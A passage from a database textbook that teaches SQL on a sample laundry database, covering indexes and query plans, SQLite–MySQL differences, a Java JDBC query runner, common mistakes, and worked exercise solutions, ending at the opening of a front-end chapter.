

Figure 7.7 Average time per query with and without the schema's indexes, one run of `explain.py --time` on the build machine. The absolute numbers depend on the computer; the ratios are what matter.

The queue question takes about 18 microseconds with its index and 218 without, twelve times slower; the March range 13 against 235, eighteen times. The `SUBSTR` form takes about 220 microseconds either way, because it cannot use the index at all. The phone-digit question is equally slow in both databases, for the same reason. On 2,953 bills every one of these is fast enough for a person; but the table grows by about 3,000 rows a year, a scan grows with it, and a search barely notices. Requirement R-2 of Chapter 3 asks every report to answer within 200 milliseconds on a student laptop; the indexes are what keep that promise in year five.

Indexes are not free. Each one is a second, sorted copy of its columns that must be updated on every `INSERT`, `UPDATE` and `DELETE`; a table with fourteen indexes writes each new bill into its own

pages and into five index structures. For a laundry that writes a few hundred rows a day and reads them thousands of times, that trade is easily worth it. The rule of Chapter 6 still applies: create an index for a question the application really asks, check with `EXPLAIN QUERY PLAN` that the question uses it, and drop indexes that no plan ever mentions. SQLite's query planner documentation explains how it chooses among several usable indexes [7].

Table 7.3 summarizes the lessons.

Table 7.3 What the six plans teach. Exercise 7.10 shows how an index on an expression rescues the phone-digit search.

Question	With indexes	Without	Lesson
queue of one outlet	SEARCH, two-column index	SCAN	an index designed for a frequent query
one bill by id	SEARCH, primary-key index	SEARCH	primary keys are always indexed
customer by phone	SEARCH `Customer_phone_idx`	SCAN	index the columns you search by
customer by phone digits	SCAN	SCAN	a function on the column defeats the index
March, by range	SEARCH `Bill_arrived_idx`	SCAN	write date conditions as ranges
March, by `SUBSTR`	SCAN (covering index)	SCAN	the same question, not sargable

7.12 SQLite and MySQL: Same Questions, Same Answers

Chapter 6 kept one schema in two dialects; this chapter keeps one set of questions in two dialects. Twenty-two of the thirty queries run unchanged on both engines. Eight need MySQL's date functions (**Table 7.2**) and have a second file in `mysql/`. The runner's `--compare` option runs all thirty on SQLite and on MySQL or MariaDB and compares the results row by row, after turning numbers into a common form. Run against MariaDB 10.11 loaded with the seed of Chapter 6, it printed:

```
Q01    3 rows  same
Q02    3 rows  same
Q03   12 rows  same
Q04   12 rows  same
Q05   12 rows  same
Q06    3 rows  same
Q07   12 rows  same
Q08    9 rows  same
Q09    7 rows  same
Q10    7 rows  same
Q11    6 rows  same
Q12   23 rows  same
Q13    6 rows  same
Q14   12 rows  same
Q15   23 rows  same
Q16   38 rows  same
Q17    2 rows  same
Q18   10 rows  same
Q19    6 rows  same
Q20   13 rows  same
Q21    4 rows  same
Q22   11 rows  same
Q23    7 rows  same
Q24    7 rows  same
Q25   14 rows  same
Q26    8 rows  same
Q27   12 rows  same
Q28    3 rows  same
Q29    4 rows  same
Q30    1 rows  same
```

All thirty agree. (MySQL 8.4 and 9.7 were not available in the build environment; the queries use only features both support, but that run is yours to make.) The comparison needs the normalization of `normal()` in **Listing 7.1** because the engines print numbers differently: MySQL returns sums of `DECIMAL` columns as decimals, SQLite as integers. Here is the MySQL output of Q03:

```
Q03. Monthly revenue: amount charged per month (FR-9).   [12 row(s)]
month   | bills | charged     | avg_bill
--------+-------+-------------+---------
2025-10 | 171   | 8362000.00  | 48901
2025-11 | 204   | 9561000.00  | 46868
2025-12 | 276   | 13406000.00 | 48572
2026-01 | 235   | 11551000.00 | 49153
2026-02 | 268   | 13398000.00 | 49993
2026-03 | 317   | 15927000.00 | 50243
2026-04 | 290   | 14391000.00 | 49624
2026-05 | 248   | 11933000.00 | 48117
2026-06 | 217   | 10702000.00 | 49318
2026-07 | 255   | 12568000.00 | 49286
2026-08 | 216   | 10501000.00 | 48616
2026-09 | 256   | 11913000.00 | 46535
```

Four more differences are worth knowing before you write your own queries for both engines. **String concatenation**: SQLite and standard SQL write `a || b`; in MySQL `||` means logical OR unless the mode `PIPES_AS_CONCAT` is set, so MySQL code uses `CONCAT(a, b)` (the MySQL version of Q22 does). **Division**: in SQLite an integer divided by an integer is an integer, while MySQL's `/` always returns a decimal and `DIV` is its integer division; multiplying by `100.0` first, as every share in this chapter does, gives the same answer in both. **Grouping**: MySQL's `ONLY_FULL_GROUP_BY` refuses columns that are neither grouped nor aggregated; SQLite accepts them. **Names**: MySQL on Linux distinguishes `Bill` from `bill` in table names; SQLite does not. Queries that follow the habits of this chapter run on both.

The amounts carry `.00` because `Bill.payment` is `DECIMAL(10,2)`; SQLite, which stores the same column with numeric affinity, prints `8362000`. The values are equal; only the printing differs. A program that compares money read from both engines must compare numbers, never the text.

7.13 The Same Queries from Java

Listing 7.35 runs the thirty files through JDBC and prints them with the same layout rules as the Python runner: a table when it fits in 84 columns, one block per row when it does not.

Listing 7.35 `java/RunQueries.java`: the thirty queries through JDBC, with Q30's parameters bound by `setString`.

```
// Chapter 7, Section 7.11: the thirty queries from Java, through JDBC.
//   javac -d out RunQueries.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar RunQueries          (all 30)
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar RunQueries 8 13     (some)
// (Windows: -cp "out;lib/sqlite-jdbc-3.53.2.0.jar")
// The output has the same layout as python/run_queries.py --rows 0.
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.ResultSetMetaData;
import java.util.ArrayList;
import java.util.List;
import java.util.Properties;

public class RunQueries {
    static void show(List<String> head, List<List<String>> rows) {
        int n = head.size();
        int[] w = new int[n];
        int total = 3 * (n - 1);
        for (int i = 0; i < n; i++) {
            w[i] = head.get(i).length();
            for (List<String> r : rows) {
                w[i] = Math.max(w[i], r.get(i).length());
            }
            total += w[i];
        }
        if (total > 84) {                       // too wide: one block per row
            int pad = 0;
            for (String h : head) {
                pad = Math.max(pad, h.length());
            }
            for (int k = 0; k < rows.size(); k++) {
                System.out.println("-- row " + (k + 1));
                for (int i = 0; i < n; i++) {
                    String label = String.format("%-" + pad + "s", head.get(i));
                    System.out.println(label + " : " + rows.get(k).get(i));
                }
            }
            return;
        }
        List<List<String>> all = new ArrayList<>();
        all.add(head);
        all.addAll(rows);
```

Listing 7.35 (Continued) *java/RunQueries.java: the thirty queries through JDBC, with Q30's parameters bound by setString.*

```
        for (int k = 0; k < all.size(); k++) {
            StringBuilder line = new StringBuilder();
            for (int i = 0; i < n; i++) {
                if (i > 0) {
                    line.append(" | ");
                }
                line.append(String.format("%-" + w[i] + "s", all.get(k).get(i)));
            }
            System.out.println(line.toString().stripTrailing());
            if (k == 0) {                          // the rule under the header
                StringBuilder rule = new StringBuilder();
                for (int i = 0; i < n; i++) {
                    rule.append(i > 0 ? "-+-" : "").append("-".repeat(w[i]));
                }
                System.out.println(rule);
            }
        }
    }

    public static void main(String[] args) throws Exception {
        List<Integer> numbers = new ArrayList<>();
        for (String a : args) {
            numbers.add(Integer.parseInt(a));
        }
        if (numbers.isEmpty()) {
            for (int i = 1; i <= 30; i++) {
                numbers.add(i);
            }
        }
        Properties p = new Properties();
        p.setProperty("open_mode", "1");        // read-only
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../data/laundry.db", p)) {
            for (int q : numbers) {
                String sql = Files.readString(
                    Path.of("..", "sql", String.format("q%02d.sql", q)));
                String title = sql.lines().findFirst().orElse("")
                                  .replaceAll("^[- ]+", "");
                try (PreparedStatement ps = con.prepareStatement(sql)) {
                    if (q == 30) {                  // the two parameters of FR-10
                        ps.setString(1, "B2938");
                        ps.setString(2, "089600001482");
                    }
                    try (ResultSet rs = ps.executeQuery()) {
                        ResultSetMetaData md = rs.getMetaData();
                        List<String> head = new ArrayList<>();
```

Listing 7.35 (Continued) *java/RunQueries.java: the thirty queries through JDBC, with Q30's parameters bound by setString.*

```
                        for (int i = 1; i <= md.getColumnCount(); i++) {
                            head.add(md.getColumnLabel(i));
                        }
                        List<List<String>> rows = new ArrayList<>();
                        while (rs.next()) {
                            List<String> r = new ArrayList<>();
                            for (int i = 1; i <= head.size(); i++) {
                                String v = rs.getString(i);
                                r.add(v == null ? "NULL" : v);
                            }
                            rows.add(r);
                        }
                        System.out.println(title + "   ["
                            + rows.size() + " row(s)]");
                        show(head, rows);
                        System.out.println();
                    }
                }
            }
        }
    }
}
javac -d out RunQueries.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar RunQueries 13 17
```

```
Q13. Overdue right now: still queued after the promised time (BR-7).   [6 row(s)]
id    | outlet | Service_id | arrived             | promised            | age_hours
------+--------+------------+---------------------+---------------------+----------
B2909 | O02    | S0001      | 2026-09-26 16:07:42 | 2026-09-28 16:07:42 | 100.9
B2923 | O02    | S0001      | 2026-09-27 16:49:59 | 2026-09-29 16:49:59 | 76.2
B2924 | O02    | S0001      | 2026-09-27 18:43:07 | 2026-09-29 18:43:07 | 74.3
B2931 | O02    | S0001      | 2026-09-28 08:30:03 | 2026-09-30 08:30:03 | 60.5
B2934 | O02    | S0001      | 2026-09-28 16:23:10 | 2026-09-30 16:23:10 | 52.6
B2937 | O02    | S0001      | 2026-09-28 19:49:23 | 2026-09-30 19:49:23 | 49.2

Q17. One bill with all its payments and a running balance.   [2 row(s)]
unit | price | charged | paid_at             | method | amount | balance_after
-----+-------+---------+---------------------+--------+--------+--------------
3    | 12000 | 36000   | 2025-10-02 09:09:06 | cash   | 18000  | 18000
3    | 12000 | 36000   | 2025-10-03 20:11:24 | cash   | 18000  | 0
```

The complete output of `java RunQueries` for all thirty queries was compared with `python run_queries.py --rows 0` and is **byte-for-byte identical**; `expected/all_java.txt` and `expected/all_sqlite.txt` in the code folder are the two files. The Java version uses a `PreparedStatement` for every query, including those without parameters: it costs nothing and makes adding a parameter later a one-line change. Its `getString` on every column is what makes the numbers print the same as Python's.

7.14 Profitina in Practice

Profitina, the AI-visibility platform built in Surabaya and live at `app.profitina.com`, answers its users' questions with the same kinds of SQL on PostgreSQL.

Conditional aggregation and pivots turn a table of scan results into the weekly columns of a trend report, as Q04 and Q05 turn payments into months and methods.

Window functions rank a brand's pages and compute running and moving averages of its scores, as Q08 ranks services and Q17 keeps a running balance.

CTEs keep long report queries readable and each rule written once, as Q13 and Q14 share the promised time.

Sargable conditions and fitting indexes, checked with `EXPLAIN`, keep dashboards fast as tables grow, exactly the lesson of Section 7.11.

Parameters everywhere: every value typed by a user reaches the database as a bound parameter, never as SQL text, as in Q30.

Runnable practice always uses **Profitina Laundry**, never the real product.

7.15 Common Mistakes, and How to Avoid Them

Using an aggregate in `WHERE`. `WHERE COUNT(*) > 1` fails; groups are filtered with `HAVING` (**Figure 7.1**).

`COUNT(*)` after a `LEFT JOIN`. It counts the empty partner row as 1. Count a column of the right table, `COUNT(b.id)` (Q07, Q19).

Summing across two joined detail tables. Payments multiplied by status events give wrong totals. Aggregate each detail table first, in a derived table or CTE (Q16).

Integer division. `100 * part / total` truncates in SQLite. Multiply by `100.0` (Q06).

Forgetting `COALESCE`. `SUM` of nothing is `NULL`, not 0; a dashboard then shows an empty cell and arithmetic with it gives `NULL` (Q01, Q16).

Functions on indexed columns. `SUBSTR(arrived, 1, 7) = …` and `REPLACE(phone, …) = …` cannot use an index. Write ranges, or index the expression (Section 7.11).

`ROW_NUMBER` with ties. Two services with 41 bills get 8 and 9 in no guaranteed order. Use `RANK`, or add a tie-breaker to `ORDER BY` (Exercise 7.3).

Relying on SQLite's lenient `GROUP BY`. MySQL refuses non-aggregated columns that are not grouped. List them all (Q09).

Assuming one dialect's date functions exist in the other. `julianday` is SQLite, `TIMESTAMPDIFF` MySQL; keep the dialect-specific part in its own file (**Table 7.2**).

Comparing money as text across engines. `8362000` and `8362000.00` are the same amount (Section 7.12).

Pasting user input into SQL. Always bind it as a parameter (Q30).

7.16 Chapter Summary

Thirty questions, thirty queries (**Table 7.1**), each run with **Listing 7.1** or **Listing 7.35** on the real sample year, all identical on SQLite and MariaDB.

A query is evaluated `FROM`, `WHERE`, `GROUP BY`, `HAVING`, `SELECT`, windows, `ORDER BY`, `LIMIT` (**Figure 7.1**).

The dashboard (Q01, Q02, Q11) uses scalar subqueries, `COALESCE` and conditional aggregation. **Money over time** (Q03–Q06) groups by expressions, pivots with conditional sums and computes means (Equation (7.1)) and shares (Equation (7.2)).

Joins and windows (Q07–Q10): left joins keep rows without partners (**Figure 7.2**); `ROW_NUMBER() OVER (PARTITION BY …)` ranks within groups (**Figure 7.3**).

Time (Q12–Q15, Q27): Julian day numbers give ages (Equation (7.3)); a CTE writes the promised time once for overdue bills and the on-time rate (Equation (7.4)); date functions differ by dialect (**Table 7.2**).

Money owed (Q16, Q17, Q23): aggregate details before joining; a running `SUM` gives the balance after each payment (Equation (7.5)); a `CASE` over aggregates classifies bills.

Customers and patterns (Q18–Q22, Q24–Q26, Q30): buckets (**Figure 7.4**), quarters (Equation (7.6), **Figure 7.5**), weeks (Equation (7.7), **Figure 7.6**), and parameters for the one public query. **Quality** (Q28, Q29): `COUNT(DISTINCT …)` counts bills, not events.

Indexes turn scans into searches (**Listing 7.34**, **Table 7.3**, **Figure 7.7**) when conditions are sargable.

The SQL standard [1], SQLite's documentation of window functions [2], date functions [3], `EXPLAIN QUERY PLAN` [5], the query planner [7] and indexes on expressions [8], Winand on indexing [6], the MySQL 8.4 reference manual [9], MariaDB's knowledge base [10], Python's `sqlite3` module [11] and the JDBC tutorial [12] are the references; Bank Indonesia's QRIS figures [4] give Q22 its context.

7.17 Exercises

7.1 Change **Listing 7.6** so that the average bill ignores cancelled bills. Which months change, and by how much at most? Why do the other columns not change?

7.2 Write a query for the five busiest days of the year across all outlets, with the number of bills and the amount charged.

7.3 Rank the services of Rungkut by number of bills with `ROW_NUMBER`, `RANK` and `DENSE_RANK` side by side. Where do they differ, and which one should Q08 use if the owner wants "the top three, with ties"?

7.4 List the customers who used more than one outlet during the year, with the number of outlets and bills (show the first eight).

7.5 For each outlet, what share of all wash-fold bills (regular and express together) were express? Relate the answer to the service lottery of Chapter 5.

7.6 Rewrite Q16 with a CTE for the payments and sum the balances per status. Check that the total equals the Rp 1.529.000 of Chapter 5.

7.7 Using `LAG()`, list the first eight visits of customer `C0094` with the number of days since her previous visit.

7.8 Q28 uses `COUNT(DISTINCT b.id)`. What would `COUNT(b.id)` return for Rungkut, and why?

7.9 Q25 uses `SUBSTR(arrived, 12, 2)` and is listed as running unchanged on MySQL. Why does `SUBSTR` work on a MySQL `DATETIME` value? Give a MySQL-only alternative.

7.10 The phone-digit search in **Listing 7.34** scans `Customer`. Show that an index on the expression `REPLACE(phone, '-', '')` turns it into a search.

7.11 Write a Java program that prints the last five bills of a customer, whose id is given on the command line, with each bill's balance. Bind the id as a parameter.

7.12 A colleague writes `WHERE DATE(arrived) = '2026-03-14'` in a report that is run often. Rewrite the condition so that it can use `Bill_arrived_idx`, and explain why yours can and theirs cannot.

7.18 Solutions to the Exercises

7.1 Add `WHERE NOT (status = 'departed' AND finished IS NULL)`, or compute `ROUND(AVG(CASE WHEN payment > 0 THEN payment END))`, which ignores cancelled bills because `AVG` skips `NULL`. Only months with cancellations change, and since at most a few of about 250 bills are cancelled in a month, each changes by well under Rp 1.000: removing c zero-valued bills from n multiplies the average by $n/(n-c)$. The count changes with the first form but not with the second, and the sum never changes, because cancelled bills add 0.

7.2 **Listing 7.36** groups by `DATE(arrived)` and sorts by the count.

Listing 7.36 `sql/ex/ex7_2.sql`: the five busiest days.

```
-- Exercise 7.2. The five busiest days of the year, all outlets together.
SELECT DATE(arrived) AS day, COUNT(*) AS bills, SUM(payment) AS charged
  FROM Bill
 GROUP BY DATE(arrived)
 ORDER BY bills DESC, day
 LIMIT 5;
```

```
Exercise 7.2. The five busiest days of the year, all outlets together.   [5 row(s)]
day        | bills | charged
-----------+-------+--------
2026-03-09 | 21    | 967000
2026-04-11 | 20    | 873000
2026-09-06 | 20    | 820000
2026-03-28 | 18    | 886000
2026-03-31 | 18    | 768000
```

The busiest day was Monday 9 March 2026, in the Lebaran rush, with 21 bills; the second-placed Saturday 11 April falls in the after-Lebaran weeks. The tie-breaker `day` in `ORDER BY` makes the order of equal counts definite.

7.3 **Listing 7.37** puts the three functions side by side.

Listing 7.37 `sql/ex/ex7_3.sql`: three ranking functions over the services of Rungkut.

```
-- Exercise 7.3. ROW_NUMBER, RANK and DENSE_RANK side by side at Rungkut.
SELECT Service_id, COUNT(*) AS bills,
       ROW_NUMBER() OVER (ORDER BY COUNT(*) DESC) AS row_no,
       RANK()       OVER (ORDER BY COUNT(*) DESC) AS rnk,
       DENSE_RANK() OVER (ORDER BY COUNT(*) DESC) AS dense
  FROM Bill
 WHERE Outlet_id = 'O01'
 GROUP BY Service_id
 ORDER BY bills DESC, Service_id;
```

```
Exercise 7.3. ROW_NUMBER, RANK and DENSE_RANK side by side at Rungkut.   [12 row(s)]
Service_id | bills | row_no | rnk | dense
-----------+-------+--------+-----+------
S0001      | 596   | 1      | 1   | 1
S0002      | 155   | 2      | 2   | 2
S0003      | 132   | 3      | 3   | 3
S0008      | 78    | 4      | 4   | 4
S0004      | 72    | 5      | 5   | 5
S0009      | 54    | 6      | 6   | 6
S0011      | 43    | 7      | 7   | 7
S0006      | 41    | 9      | 8   | 8
S0007      | 41    | 8      | 8   | 8
S0012      | 37    | 10     | 10  | 9
S0005      | 36    | 11     | 11  | 10
S0010      | 27    | 12     | 12  | 11
```

Jackets (`S0007`) and dresses (`S0006`) both have 41 bills. `ROW_NUMBER` must give them different numbers, 8 and 9, and which gets which is not defined (here the jacket got 8 though it is listed second); `RANK` gives both 8 and skips 9; `DENSE_RANK` gives both 8 and continues with 9. “Top three with ties” is `RANK() … <= 3`, which could return four rows if two services tie for third place.

7.4 Listing 7.38 answers it.

Listing 7.38 `sql/ex/ex7_4.sql`: customers seen at more than one outlet.

```
-- Exercise 7.4. Customers who used more than one outlet during the year.
SELECT c.id, c.name, COUNT(DISTINCT b.Outlet_id) AS outlets,
       COUNT(*) AS bills
  FROM Customer c JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name
HAVING COUNT(DISTINCT b.Outlet_id) > 1
 ORDER BY outlets DESC, bills DESC
 LIMIT 8;
```

```
Exercise 7.4. Customers who used more than one outlet during the year.   [8 row(s)]
id    | name             | outlets | bills
------+------------------+---------+------
C0094 | Khadijah Hakim   | 3       | 62
C0059 | Ayu Suryadi      | 3       | 59
C0081 | Fadli Prakoso    | 3       | 56
C0056 | Gilang Nasution  | 3       | 51
C0090 | Farah Wijaya     | 3       | 49
C0164 | Nadia Zulkarnain | 3       | 49
C0111 | Hendro Ramadhan  | 3       | 46
C0022 | Vania Wirawan    | 3       | 41
```

`HAVING` filters groups after counting, which `WHERE` cannot. The most loyal customers are also the most mobile: all eight use all three outlets, the effect of Chapter 5’s rule that on any visit a regular has a 10 % chance of being “near” another outlet, which many visits turn into near-certainty.

7.5 Listing 7.39 answers it.

Listing 7.39 `sql/ex/ex7_5.sql`: express as a share of all wash-fold bills.

```
-- Exercise 7.5. Share of express among wash-fold bills per outlet.
SELECT Outlet_id AS outlet,
       SUM(Service_id = 'S0002') AS express,
       SUM(Service_id IN ('S0001', 'S0002')) AS wash_fold_all,
       ROUND(100.0 * SUM(Service_id = 'S0002')
             / SUM(Service_id IN ('S0001', 'S0002')), 1) AS express_pct
  FROM Bill
 GROUP BY Outlet_id
 ORDER BY outlet;
```

```
Exercise 7.5. Share of express among wash-fold bills per outlet.   [3 row(s)]
outlet | express | wash_fold_all | express_pct
-------+---------+---------------+------------
O01    | 155     | 751           | 20.6
O02    | 180     | 675           | 26.7
O03    | 70      | 347           | 20.2
```

Keputih's share, 26.7 %, is clearly above Rungkut's 20.6 % and Wiyung's 20.2 %: the service lottery gives Keputih express ×1.5 against wash-fold ×1.1, and its students add ×1.3 to both, so express gains relative to regular wash-fold only through the outlet multiplier. `SUM(Service_id = 'S0002')` counts rows because a comparison is 1 or 0 in SQLite (in MySQL too).

7.6 Listing 7.40 answers it.

Listing 7.40 `sql/ex/ex7_6.sql`: Q16 with a CTE, summed per status.

```
-- Exercise 7.6. Q16 rewritten with a CTE, then summed per status.
WITH paid AS (
    SELECT Bill_id, SUM(amount) AS paid FROM Payment GROUP BY Bill_id
)
SELECT b.status, COUNT(*) AS bills,
       SUM(b.payment - COALESCE(p.paid, 0)) AS still_owed
  FROM Bill b LEFT JOIN paid p ON p.Bill_id = b.id
 WHERE b.payment > COALESCE(p.paid, 0)
 GROUP BY b.status
 ORDER BY b.status;
```

```
Exercise 7.6. Q16 rewritten with a CTE, then summed per status.   [3 row(s)]
status   | bills | still_owed
---------+-------+-----------
departed | 6     | 265000
finished | 20    | 812000
queued   | 12    | 452000
```

6 + 20 + 12 = 38 bills, and 265.000 + 812.000 + 452.000 = Rp 1.529.000, exactly Chapter 5's "still owed". The CTE `paid` names the per-bill sums once; the main query reads almost like the sentence "bills whose charge exceeds what was paid".

7.7 Listing 7.41 answers it.

Listing 7.41 `sql/ex/ex7_7.sql`: the gap between one customer's visits with `LAG()`.

```
-- Exercise 7.7. Days between one customer's visits, with LAG().
SELECT id, DATE(arrived) AS day,
       ROUND(julianday(arrived)
             - julianday(LAG(arrived) OVER (ORDER BY arrived)), 1)
         AS days_since_previous
  FROM Bill
 WHERE Customer_id = 'C0094'
 ORDER BY arrived
 LIMIT 8;
```

```
Exercise 7.7. Days between one customer's visits, with LAG().   [8 row(s)]
id    | day        | days_since_previous
------+------------+--------------------
B0013 | 2025-10-03 | NULL
B0029 | 2025-10-06 | 3.0
B0076 | 2025-10-15 | 9.0
B0097 | 2025-10-18 | 3.5
B0113 | 2025-10-21 | 2.5
B0140 | 2025-10-26 | 5.0
B0190 | 2025-11-03 | 8.4
B0208 | 2025-11-06 | 2.5
```

`LAG(arrived) OVER (ORDER BY arrived)` returns the previous row's arrival, `NULL` for the first visit. Khadijah Hakim came every 2.5 to 9 days in October and November 2025.

7.8 For Rungkut, `COUNT(b.id)` would count joined rows, one per status event: 3,908, not 1,312 (every collected bill has three events, cancelled bills two, open bills one or two, and complaints add one more). A join multiplies the parent by its children; `DISTINCT` undoes that for counting. (You can check the 3,908 with `SELECT COUNT(*) FROM Bill b JOIN StatusLog l ON l.Bill_id = b.id WHERE b.Outlet_id = 'O01'`.)

7.9 MySQL converts a `DATETIME` to its text form `YYYY-MM-DD HH:MM:SS` when a string function is applied to it, so `SUBSTR(arrived, 12, 2)` returns the hour as text in both engines (the `--compare` run of Section 7.12 confirms identical results). The MySQL-only alternative is `HOUR(arrived)`, which returns a number, so the `GROUP BY` and `ORDER BY` would work on 7, 8, ... instead of `'07'`, `'08'`, ...

7.10 **Listing 7.42** creates the index on a copy and asks for the plan before and after.

Listing 7.42 `python/ex_expression_index.py`: an index on `REPLACE(phone, '-', '')`.

```
"""Chapter 7, Exercise 7.10: an index on an expression.

The status check compares phone DIGITS, REPLACE(phone, '-', ''), and an index
on the column phone cannot help with that. SQLite (3.9 and later) can index
the expression itself. Works on a temporary copy of laundry.db.
Run:  python ex_expression_index.py
"""
import os
import shutil
import sqlite3
import tempfile

from lpdb import DB

SQL = ("SELECT id, name FROM Customer "
       "WHERE REPLACE(phone, '-', '') = '089600001482'")

tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "expr.db")
shutil.copy(DB, copy)
con = sqlite3.connect(copy)


def plan():
    return " / ".join(r[3] for r in con.execute("EXPLAIN QUERY PLAN " + SQL))


print("before:", plan())
con.execute("CREATE INDEX Customer_phone_digits_idx "
            "ON Customer (REPLACE(phone, '-', ''))")
print("after: ", plan())
print("answer:", con.execute(SQL).fetchall())
con.close()
shutil.rmtree(tmp)
```

```
before: SCAN Customer
after:  SEARCH Customer USING INDEX Customer_phone_digits_idx (<expr>=?)
answer: [('C0151', 'Syaiful Wijaya')]
```

`SEARCH Customer USING INDEX Customer_phone_digits_idx (<expr>=?)`: the index is sorted by the expression's value, so the comparison can use it, provided the query writes the expression exactly as the index does [8]. MySQL 8.0.13 and newer support functional key parts for the same purpose; MariaDB uses an indexed virtual column.

7.11 **Listing 7.43** answers it.

Listing 7.43 `java/CustomerBills.java`: the last five bills of one customer, the id bound as a parameter.

```
// Chapter 7, Exercise 7.11: one customer's last bills, with a parameter.
//   javac -d out CustomerBills.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CustomerBills C0151
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;

public class CustomerBills {
    public static void main(String[] args) throws Exception {
        String customer = args.length > 0 ? args[0] : "C0151";
        String sql = "SELECT b.id, DATE(b.arrived), b.Service_id, b.payment, "
            + "b.payment - COALESCE((SELECT SUM(amount) FROM Payment p "
            + "WHERE p.Bill_id = b.id), 0) AS balance "
            + "FROM Bill b WHERE b.Customer_id = ? "
            + "ORDER BY b.arrived DESC LIMIT 5";
        try (Connection con = DriverManager.getConnection(
                "jdbc:sqlite:../data/laundry.db");
             PreparedStatement ps = con.prepareStatement(sql)) {
            ps.setString(1, customer);          // the value never enters the SQL
            try (ResultSet rs = ps.executeQuery()) {
                System.out.println("last bills of " + customer);
                while (rs.next()) {
                    System.out.printf("%s  %s  %s  %8d  balance %d%n",
                        rs.getString(1), rs.getString(2), rs.getString(3),
                        rs.getLong(4), rs.getLong(5));
                }
            }
        }
    }
}
```

```
last bills of C0151
B2938  2026-09-28  S0001     40000  balance 40000
B2924  2026-09-27  S0001     56000  balance 0
B2862  2026-09-21  S0001     88000  balance 0
B2852  2026-09-20  S0001     40000  balance 0
B2829  2026-09-17  S0005    130000  balance 0
```

Syaiful Wijaya's latest bill is `B2938` with Rp 40.000 still open, the bill of the status check in Q30; the others are paid.

7.12 `DATE(arrived) = '2026-03-14'` applies a function to the indexed column, so SQLite must compute `DATE()` for every row: a scan. The sargable form is `arrived >= '2026-03-14' AND arrived < '2026-03-15'`, which leaves `arrived` bare and describes a range of the index; because times are stored as `YYYY-MM-DD HH:MM:SS`, text order is time order, and every moment of 14 March lies inside that range.

References

[1] ISO/IEC 9075-2:2023, *Information technology — Database languages SQL — Part 2: Foundation (SQL/Foundation)*. Geneva, Switzerland: ISO, 2023.

[2] SQLite Consortium, *Window Functions*. [Online]. Available: https://www.sqlite.org/windowfunctions.html

[3] SQLite Consortium, *Date And Time Functions*. [Online]. Available: https://www.sqlite.org/lang_datefunc.html

[4] Fintech News Indonesia, “QRIS Transactions Double to 12.5 Billion in First Half of 2026,” Aug. 6, 2026. [Online]. Available: https://fintechnews.id/110538/payments/qris-transactions-indonesia-h1-2026/

[5] SQLite Consortium, *EXPLAIN QUERY PLAN*. [Online]. Available: https://www.sqlite.org/eqp.html

[6] M. Winand, *SQL Performance Explained*. Vienna, Austria: Markus Winand, 2012. [Online]. Available: https://use-the-index-luke.com/

[7] SQLite Consortium, *Query Planning*. [Online]. Available: https://www.sqlite.org/queryplanner.html

[8] SQLite Consortium, *Indexes On Expressions*. [Online]. Available: https://www.sqlite.org/expridx.html

[9] Oracle Corporation, *MySQL 8.4 Reference Manual: Date and Time Functions*. [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/date-and-time-functions.html

[10] MariaDB Foundation, *MariaDB Knowledge Base: Window Functions*. [Online]. Available: https://mariadb.com/kb/en/window-functions/

[11] Python Software Foundation, *sqlite3 — DB-API 2.0 interface for SQLite databases*, Python 3 documentation. [Online]. Available: https://docs.python.org/3/library/sqlite3.html

[12] Oracle Corporation, *The Java Tutorials: JDBC Database Access*. [Online]. Available: https://docs.oracle.com/javase/tutorial/jdbc/

Chapter 8

The Front End: HTML, CSS and JavaScript

By the end of this chapter you will be able to read, run and change the front end of Profitina Laundry: three web pages and a printable receipt made of nothing but HTML, CSS and plain JavaScript, with no framework and no build step. You will see how the pages are structured so that a screen reader and a search engine understand them, how one stylesheet lays them out on a wide office monitor and on a 360-pixel phone, how the forms are made accessible, and how the JavaScript builds every row of every table without ever letting a customer's name turn into code. You will follow `fetch()` from the browser to the JSON API of the PHP track and back, with the session cookie and the anti-forgery header that make a change safe, and you will see what the pages say when something goes wrong: a wrong phone number, a server that is not running, a session that has ended. You will print a receipt with the official Profitina logo, run three layers of tests, one of them in a real Chromium browser that found two bugs the other layers could not see, and finally talk to the same API from a Python program and a Java program that print, line for line, the same answers.

8.1 Where We Left Off

